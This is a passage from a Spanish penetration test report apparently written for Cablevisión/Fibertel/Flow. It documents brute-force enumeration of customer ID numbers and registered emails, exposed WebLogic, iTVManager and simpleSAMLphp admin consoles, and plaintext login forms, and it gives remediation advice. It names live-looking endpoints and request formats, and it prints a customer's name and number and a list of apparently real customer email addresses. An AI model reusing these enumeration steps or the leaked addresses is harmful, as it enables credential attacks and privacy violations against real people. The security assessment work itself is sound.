{ "label":"2048","value":"2048"}], "placeholder":"****"},"Telefono":  
{ "label":"461","placeholder":"****"}}, "corporateClientURL":"https://gestiononline.fibercorp.  
com.ar","uruguayClientURL":"https://sucursalvirtual.cablevision.com.uy/registration"}}}}
```

En el caso de que ese DNI si sea cliente de Cablevisión y/o Fibertel, el servidor devuelve información adicional sobre esa persona, como por ejemplo el nombre y apellido completo, el nombre de la calle y los primeros 4 dígitos del teléfono registrado por la persona.

Obtención automatizada de clientes de Cablevisión/Fibertel

Antes de describir el proceso es importante mencionar la técnica utilizada ha sido la de fuerza bruta, un método para averiguar un dato, en este caso un usuario, probando todas las combinaciones posibles hasta dar con la correcta.

Mediante la utilización de este método se generó una lista de posibles DNI desde el número 20.000.000 hasta el 40.000.000 y se la ha empleado con el fin de buscar personas que tengan algún servicio contratado con la empresa Cablevisión.

Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Estado	Payloads
200	OK	2,1 s	454 bytes	213 bytes			21111245
200	OK	2,15 s	454 bytes	213 bytes			21111246
200	OK	554 ms	454 bytes	213 bytes			21111247
200	OK	898 ms	454 bytes	821 bytes		Reflected	21111248
200	OK	4,43 s	454 bytes	213 bytes			21111249
200	OK	1,34 s	454 bytes	916 bytes		Reflected	21111251
200	OK	3,14 s	454 bytes	213 bytes			21111252
200	OK	1,35 s	454 bytes	881 bytes		Reflected	21111253
200	OK	985 ms	454 bytes	213 bytes			21111254
200	OK	1,15 s	454 bytes	213 bytes			21111255
200	OK	614 ms	454 bytes	213 bytes			21111256
200	OK	2,06 s	454 bytes	213 bytes			21111257
200	OK	1,53 s	454 bytes	213 bytes			21111258
200	OK	2,78 s	454 bytes	919 bytes		Reflected	21111259

Imagen 13: Ataque de fuerza bruta con el fin de obtener clientes válidos de Cablevisión/Fibertel

En este caso puntual todas las respuestas del servidor generaron un código **200 – OK**, lo que significa que la transacción web ha sido exitosa. Pero lo que interesa es el contenido de la misma y, como todos los mensajes donde el usuario no existe poseen la misma cantidad de caracteres, el tamaño de la respuesta es de 213 bytes. En cambio, con usuarios existentes la información es aún mayor y variable ya que contiene datos de la persona, y eso se puede ver en la **Imagen 13: Ataque de fuerza bruta con el fin de obtener clientes válidos de Cablevisión/Fibertel**.

De esta forma ha sido posible obtener una lista de todos los DNI que tienen servicio contratado con Cablevisión y/o Fibertel y sus correspondientes datos.

Recomendación

Se recomiendan las siguientes medidas de seguridad:

- Incorporar un sistema de bloqueo o inactivación de cuenta luego de determinada cantidad de consultas.
- Bloquear por IP al atacante identificando al mismo según la cantidad de intentos realizados en diferentes cantidades de tiempo.
- Utilizar algún sistema de reconocimiento humano (como puede ser CAPTCHA) con el fin de bloquear los intentos de solicitud automatizada.
 - **Nota:** La sección de Recupero de Contraseña (<https://registro.cablevisionfibertel.com.ar/RecuperoContrasena/sitioClientes>) utiliza éste método para mitigar los ataques.

#05. Descubrimiento de usuarios web de Cablevisión

IMPACTO: *ALTO*

OCURRENCIA: *ALTA*

RIESGO: *CRITICO*

Descripción

Cuando se realiza un Test de Penetración es importante conocer quiénes son los usuarios válidos que tienen acceso a los diferentes sistemas. De esta forma, en un ataque de fuerza bruta, el espacio de búsqueda se reduce a la mitad si el proceso de autenticación únicamente solicita usuario y contraseña y no hay un segundo factor de autenticación.

Utilizando técnicas de Fuzzing ha sido posible extraer información de la plataforma de clientes web que Cablevisión proporciona en la URL <https://clientes.cablevisionfibertel.com.ar>. Más específicamente hablando, se ha podido obtener un listado de los clientes que ya están registrados y que poseen un usuario en la plataforma de clientes de Cablevisión.

Impacto

Un usuario malintencionado que descubra usuarios válidos en un sistema informático podría ver reducido a la mitad el espacio de búsqueda de credenciales válidas si el proceso de autenticación únicamente solicita usuario (ya obtenido) y contraseña y no hay un segundo factor de autenticación.

Hosts Afectados

- registro.cablevisionfibertel.com.ar (tcp/443)

URLs Afectadas


- [https://registro.cablevisionfibertel.com.ar:443/dataservice/index?
dispatcher=ControlRegistracion&action=checkUserLoginName&loginName=correo@dominio.com](https://registro.cablevisionfibertel.com.ar:443/dataservice/index?dispatcher=ControlRegistracion&action=checkUserLoginName&loginName=correo@dominio.com)


Modalidad

- BlackBox
- GreyBox

Una vez que se consiguió algún DNI de un cliente de Cablevisión/Fibertel válido (ver **Descubrimiento de clientes Cablevisión/Fibertel** en la **página 35**) en el **paso 1** de la URL <https://registro.cablevisionfibertel.com.ar/Registracion/>, se pasa al **paso 2** donde se solicita información adicional de la persona.

Analizando el contenido HTML ofrecido por el servidor web se ha visto que la página de la URL se compone, entre otras cosas, por 4 elementos *div* llamados *wizard.active(X)*.





Manipulando las clases de cada div es posible visualizar todos los elementos de cada paso. Y fue así como se les quitó la clase a cada div para ver qué había en cada uno sin la necesidad de validar los datos de la persona para poder acceder a los pasos sucesivos.

```

▼ <div ui-view autoscroll="false" ng-class="app.viewAnimation" class="content-wrapper ng-sc
  <!-- ControllerAs: RegistracionCtrl-->
  ▼ <div class="panel panel-custom-cv registracion-cont ng-scope">
    <div class="panel-heading">Registración</div>
    ▼ <div class="panel-body">
      ::before
      ▼ <div form-wizard="registracion" steps="4" novalidate class="ng-scope">
        ▼ <div class="form-wizard wizard-horizontal">
          <!-- START wizard steps indicator-->
          ▶ <ol class="row">...</ol>
          <!-- END wizard steps indicator-->
          ▼ <div class="form-wizard-body">
            <!-- START Wizard Step inputs -->
            ▶ <div ng-show="wizard.active(1)" class="ng-hide" style>...</div>
            ▶ <div ng-show="wizard.active(2)" class style>...</div>
            ▼ <div ng-show="wizard.active(3)" class="ng-hide" style>...</div> == $0
              <!-- ControllerAs: RegistracionCtrl-->
              ▶ <form name="Paso3Form" class="ng-pristine ng-valid-email ng-invalid ng-inval:
                minlength ng-valid-maxlength" style>...</form>
              ▶ <ul class="pager">...</ul>
              ▶ <div class="row form-group txt-center">...</div>

```

Imagen 16: Modificación de la clase a la que pertenece el div "wizard.active(3)"

```

Elements Console Sources Network Timeline Profiles Application Security Audits
▶ <li ng-class="{ 'active': wizard.active(1)}" class="col-sm-3 hidden-xs active">...</li>
▶ <li ng-class="{ 'active': wizard.active(2)}" class="col-sm-3 hidden-xs active">...</li>
▶ <li ng-class="{ 'active': wizard.active(3)}" class="col-sm-3 hidden-xs">...</li>
▶ <li ng-class="{ 'active': wizard.active(4)}" class="col-sm-3 hidden-xs">...</li>
  ::after
  </ol>
  <!-- END wizard steps indicator-->
  ▼ <div class="form-wizard-body">
    <!-- START Wizard Step inputs -->
    ▶ <div ng-show="wizard.active(1)">...</div>
    ▶ <div ng-show="wizard.active(2)" style>...</div>
    ▶ <div ng-show="wizard.active(3)">...</div>
    ▶ <div ng-show="wizard.active(4)">...</div> == $0
    <!-- END Wizard Step inputs-->
  </div>
</div>

```

Imagen 17: Modificación de la clase a la que pertenecen todos los div "wizard.active(X)" con el fin de visualizarlos e interactuar con ellos

Es así como ha sido posible revelar el contenido del **paso 3** donde se le solicita al cliente que proporcione su usuario (correo electrónico) y que genere su password.

The screenshot shows a registration form titled 'Registración' with four steps: Paso 1 (Identificación), Paso 2 (Verificación de identidad), Paso 3 (Usuario y contraseña), and Paso 4 (Confirmación). Paso 2 is the active step. The form contains the following fields and text:

- Nombre:** FERMINA BEATRIZ ESC...
- N° cliente:** 01421111251
- Usuario (email)*** (input field)
- Contraseña*** (input field) with a note: * La contraseña debe tener entre 6 y 8 caracteres
- Repetir contraseña*** (input field)
- Buttons:** ATRÁS (white) and FINALIZAR (red)
- Footer note:** * Estos campos son obligatorios.

Imagen 18: Solicitud de correo y contraseña al usuario

Cuando se completa el correo electrónico y el campo *input* del tipo *email* cambia de foco, automáticamente y de forma transparente al usuario se dispara una solicitud a la URL <https://registro.cablevisionfibertel.com.ar/dataservice/index.php> con el correo en la variable GET *loginName* con el fin de conocer si ese correo (ID de usuario) está disponible o si ha sido registrado previamente.

```
GET
https://registro.cablevisionfibertel.com.ar/dataservice/index.php?dispatcher=
ControlRegistracion&action=checkUserLoginName&loginName=pcastagnaro@base4sec.
com HTTP/1.1
Host: registro.cablevisionfibertel.com.ar
Connection: keep-alive
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
DNT: 1
Referer: https://registro.cablevisionfibertel.com.ar/Registracion/
Accept-Encoding: sdch, br
Accept-Language: es-419,es;q=0.8
Cookie: Cablevision-Registracion=6b01e19t12soauq4uq0um0qk27; _ga=GA1.3.
485271198.1484141054
```

Imagen 19: Petición con el fin de conocer si el correo ya ha sido registrado previamente

Analizando la respuesta se puede saber si ese correo proporcionado está disponible o si ya ha sido registrado en la aplicación como se puede ver en la siguiente imagen:

```
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Mar 2017 16:14:13 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips
  mod_fcgid/2.3.9 PHP/5.4.16
4 X-Powered-By: PHP/5.4.16
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
  pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 139
10 Content-Type: text/html; charset=utf-8
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13
{"statusCode":200,"statusMsg":"Operacion
exitosa","statusDetail":"","customMessage":"","attributes":null,"data":{"u
sernameAvailable":true}}
```


Imagen 20: Mensaje de correo electrónico no registrado previamente

Debido a que la aplicación web no realiza absolutamente ningún esfuerzo por evitar los procesos repetitivos y automatizados, se ha elaborado un ataque de fuerza bruta con el fin de obtener

aquellos correos electrónicos que son ID válidos de un usuario en la plataforma web de Cablevisión/Fibertel.

El ataque se realizó efectuando consultas automatizadas a la URL afectada cambiando sólo el valor de la variable GET *loginName*:

```
https://registro.cablevisionfibertel.com.ar/dataservice/index.php?
dispatcher=ControlRegistracion&action=checkUserLoginName&loginName=XXXX@YYYYY.
ZZZ
```



Una vez que se comprobó que el ataque de fuerza bruta era efectivo, se procedió a elaborar un script personalizado que permita tener mayor flexibilidad y poder obtener un listado de todos los correos válidos.

```
root@kali:~/Desktop/Flow/Dump Usuarios# python dump_usuarios_v01.py
DESCUBRIMIENTO DE CORREOS REGISTRADOS EN CABLEVISION
POR BASE4SECURITY PARA CABLEVISION FLOW
-----
Cookie: cablevision-Registracion-p0ko5dk4d98lt6tq2nakfr6nv7; __ga=GA
registro.cablevisionfibertel.com.ar'}

print bcolors.HEADER + "DESCUBRIMIENTO DE CORREOS REGISTRADOS EN CABLE
Comienzo de la ejecucion: 20170113-134415
print "-----" + bcolors

20170113-134415: [+]gsecil@fibertel.com.ar
20170113-134415: [+]0xL1A4z.SIEMBRA@siembra.com.ar
20170113-134415: [-] 2002omar@ciudad.com.ar
20170113-134415: [+]2771algarcia@disprofarma.com.ar
20170113-134416: [-] 40531@sisistemas.frc.utn.edu.ar
20170113-134416: [+]4180.paulohenri@bradesco.com.br
20170113-134416: [+]4v4t4r4v4t4r@gmail.com
20170113-134416: [+]5923.cesar@bradesco.com.ar
20170113-134417: [+]9813moreno@coam.es
20170113-134417: [+]a.irrera@gmail.com
20170113-134417: [+]a.dutto@f5.com
20170113-134417: [+]a.hernandez@choicecomunicacion.com.ar
20170113-134418: [+]a.jaceniuk@tcs.com
20170113-134418: [+]a.muir@mail.com
20170113-134418: [+]a.nignatelli@consultorachoice.com.ar
```

Imagen 22: Script elaborado con el fin de obtener correos válidos en la plataforma web de Cablevisión/Fibertel

Este script permitió descubrir los ID de usuarios válidos en la aplicación web de Cablevisión reduciendo así a la mitad el espacio de búsqueda de credenciales válidas ya que el proceso de autenticación únicamente solicita usuario (ya obtenido) y contraseña y no hay un segundo factor de autenticación.

Recomendación

Se recomiendan las siguientes medidas de seguridad:

- Incorporar un sistema de bloqueo o inactivación de cuenta luego de determinada cantidad de consultas.
- Bloquear por IP al atacante identificando al mismo según la cantidad de intentos realizados en diferentes cantidades de tiempo.

- Utilizar algún sistema de reconocimiento humano (como puede ser CAPTCHA) con el fin de bloquear los intentos de solicitud automatizada.
 - **Nota:** La sección de Recupero de Contraseña (<https://registro.cablevisionfibertel.com.ar/RecuperoContrasena/sitioClientes>) utiliza éste método para mitigar los ataques.

#06. Consola de Administración de Oracle WebLogic Server pública

IMPACTO: *ALTO*

OCURRENCIA: *ALTA*

RIESGO: *CRITICO*

Descripción

Oracle WebLogic es un servidor de aplicaciones Java EE (J2EE) y también un servidor web HTTP, desarrollado por BEA Systems, posteriormente adquirida por Oracle Corporation que se ejecuta en Unix, Linux, Microsoft Windows, y otras plataformas.

Durante la instalación en modo desarrollo, es decir, previo a paso a producción, el asistente de configuración genera un archivo de identidad de arranque (boot.properties) necesario para la administración inicial del servidor.

Se ha detectado que el servicio Weblogic en el host remoto se encuentra público y es accesible por cualquier persona que conozca la ruta de acceso.

Impacto

Cuando un atacante conoce la ruta de acceso al servicio WebLogic podría elaborar un ataque para adivinar las credenciales de acceso mediante la técnica de fuerza bruta. En criptografía, se denomina ataque de fuerza bruta a la forma de recuperar un dato probando todas las combinaciones posibles hasta encontrar aquella que sea correcta.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/7780)

URLs Afectadas


- http://web.cablevisionflow.com.ar:7780/console/login/LoginForm.jsp

Modalidad

- BlackBox
- GreyBox

Detalle

Se ha descubierto que siguiendo el link **http://web.cablevisionflow.com.ar:7780/console** se genera una respuesta del tipo de redirección a la URL **http://10.200.182.126:0/console/login/LoginForm.jsp**.



Cambiando el dominio y puerto de la redirección, es decir, cambiando **10.200.182.126:0** por **web.cablevisionflow.com.ar:7780** en la URL **http://10.200.182.126:0/console/login/LoginForm.jsp** se formó la siguiente URL: **http://web.cablevisionflow.com.ar:7780/console/login/LoginForm.jsp**, y de esta forma se ha detectado que el host remoto está corriendo una instancia de Oracle WebLogic la cual posee la URI de login **/console/login/LoginForm.jsp** en el puerto TCP/7780.



Recomendación

Se recomienda que los administradores evalúen la necesidad real de disponer de conexión remota irrestricta a servidores y servicios críticos.

En caso de ser necesarios estos servicios, debido a que los mismos son administrativos deberían estar limitados sólo a aquellos usuarios con privilegios disponibles para realizar este tipo de acciones.

#07. Consola de iTVManager pública

IMPACTO: *ALTO*

OCURRENCIA: *ALTA*

RIESGO: *CRITICO*

Descripción

Minerva iTVManager es una plataforma abierta de IPTV basada en estándares que proporciona lo que las empresas de telecomunicaciones necesitan para construir, operar y hacer crecer servicios de televisión diferenciados y rentables a través de su red IP. iTVManager, una plataforma de grado de operador implementada por más de 120 operadores en todo el mundo, tiene tanto las herramientas de administración de back-office como el software de cliente.

Se ha detectado que el servicio iTVManager en el host remoto se encuentra público y es accesible por cualquier persona que conozca la ruta de acceso.

Impacto

Cuando un atacante conoce la ruta de acceso al servicio iTVManager podría elaborar un ataque para adivinar las credenciales de acceso mediante la técnica de fuerza bruta. En criptografía, se denomina ataque de fuerza bruta a la forma de recuperar un dato probando todas las combinaciones posibles hasta encontrar aquella que sea correcta.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/7780)

URLs Afectadas

- http://web.cablevisionflow.com.ar:7780/dataservices/login.jsp

Modalidad

- BlackBox
- GreyBox

Detalle

Se ha descubierto que siguiendo el link **http://web.cablevisionflow.com.ar:7780/dataservices/** se genera una respuesta del tipo de redirección a la URL **http://10.200.182.126:0/dataservices/login.jsp**.



Cambiando el dominio y puerto de la redirección, es decir, cambiando **10.200.182.126:0** por **web.cablevisionflow.com.ar:7780** en la URL **http://10.200.182.126:0/dataservices/login.jsp** se formó la siguiente URL: **http://web.cablevisionflow.com.ar:7780/dataservices/login.jsp**, y de esta forma se ha detectado que el host remoto está corriendo una instancia de iTVManager la cual posee la URI de login **/dataservices/login.jsp** en el puerto TCP/7780.



Recomendación

Se recomienda que los administradores evalúen la necesidad real de disponer de conexión remota irrestricta a servidores y servicios críticos.

En caso de ser necesarios estos servicios, debido a que los mismos son administrativos deberían estar limitados sólo a aquellos usuarios con privilegios disponibles para realizar este tipo de acciones.

#08. El servidor web utiliza formularios de autenticación en texto plano

IMPACTO: *ALTO*

OCURRENCIA: *ALTA*

RIESGO: *CRITICO*

Descripción

La autenticación de usuarios mediante contraseña es el método más simple (y común) de autenticación. En este escenario la aplicación web solicita al usuario el ingreso de una contraseña (password) y la misma es enviada al servidor, el cuál validará la misma utilizando los mecanismos configurados en el sistema.

El uso de contraseñas sigue siendo el mecanismo más extendido para autenticación en la red ya que el único requisito es que cada cliente o usuario de la aplicación recuerde su nombre de usuario y contraseña, frente a la inconveniencia de tener que llevar consigo un certificado digital, token USB, tarjeta inteligente, disponer de hardware o software especializado, etc.

Con HTTP, cualquier dato se transmite en texto plano, sin cifrar. Es decir, que cualquiera que se conecte a la red, o que tenga acceso a la comunicación entre un ordenador y el servidor puede ver todos los datos que se reciben y se envían por los clientes.

Se ha detectado que el servidor web remoto contiene campos de formulario HTML a través de HTTP y no HTTPS que contienen una entrada del tipo 'password', lo cual indica que transmiten su información a un servidor web remoto sin cifrar.

Debido a ello no sólo las credenciales (usuario y password) sino también las cookies utilizadas pueden ser interceptadas y leídas por un atacante.

Impacto

Este comportamiento, podría permitir a un atacante en la red, usurpar las credenciales de un usuario legítimo ya que espiando el tráfico entre el navegador y el servidor podría obtener nombres de usuario, contraseñas y/o identificadores de sesión (cookies) de los usuarios válidos.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/7780)

URLs Afectadas


- <http://web.cablevisionflow.com.ar:7780/console/login/LoginForm.jsp>
- <http://web.cablevisionflow.com.ar:7780/dataservices/login.jsp>


Modalidad

- BlackBox
- GreyBox

Detalle

Se ha detectado que el servidor web remoto contiene campos de formulario HTML a través de HTTP y no HTTPS que contienen una entrada del tipo 'password', lo cual indica que transmiten su información a un servidor web remoto sin cifrar.





Recomendación

Se recomienda asegurarse de que la autenticación HTTP sea transmitida a través de HTTPS.

#09. Plataforma de administración Feide RnD: simpleSAMLphp pública

IMPACTO: *ALTO*

OCURRENCIA: *MEDIA*

RIESGO: *ALTO*

Descripción

SimpleSAMLphp es una simple aplicación escrita en PHP nativo que se ocupa de la autenticación. SimpleSAMLphp soporta varios protocolos de federación, mecanismos de autenticación y se puede utilizar tanto para la autenticación local, tal como un proveedor de servicios o como un proveedor de identidad. Incluso se puede usar para conectar otros protocolos de federación, por ejemplo, permitiendo configurar un proveedor de servicios Shibboleth 1.3 en una federación SAML 2.0 (o viceversa).

La característica principal de simpleSAMLphp es que es extremadamente simple de instalar y mantener y, mediante el uso del controlador de sesión opcional incorporado, admite la replicación de sesiones en un clúster de memcache, lo que proporciona un verdadero fail-over y equilibrio de carga.

Se ha detectado que la implementación de SimpleSAMLphp en el servidor remoto expone la autenticación con privilegios de administrador.

Impacto

Este comportamiento, podría permitir a un atacante en la red, acreditarse en la aplicación web con las credenciales privilegiadas y realizar tareas administrativas en el servidor.

Hosts Afectados

- cablevisionflow.com.ar (tcp/443)

URLs Afectadas

- <https://cablevisionflow.com.ar:443/simplesamlflow/>
- <https://cablevisionflow.com.ar:443/simplesamlflow/module.php/core/authenticate.php?as=admin>

Modalidad

- BlackBox
- GreyBox

Detalle

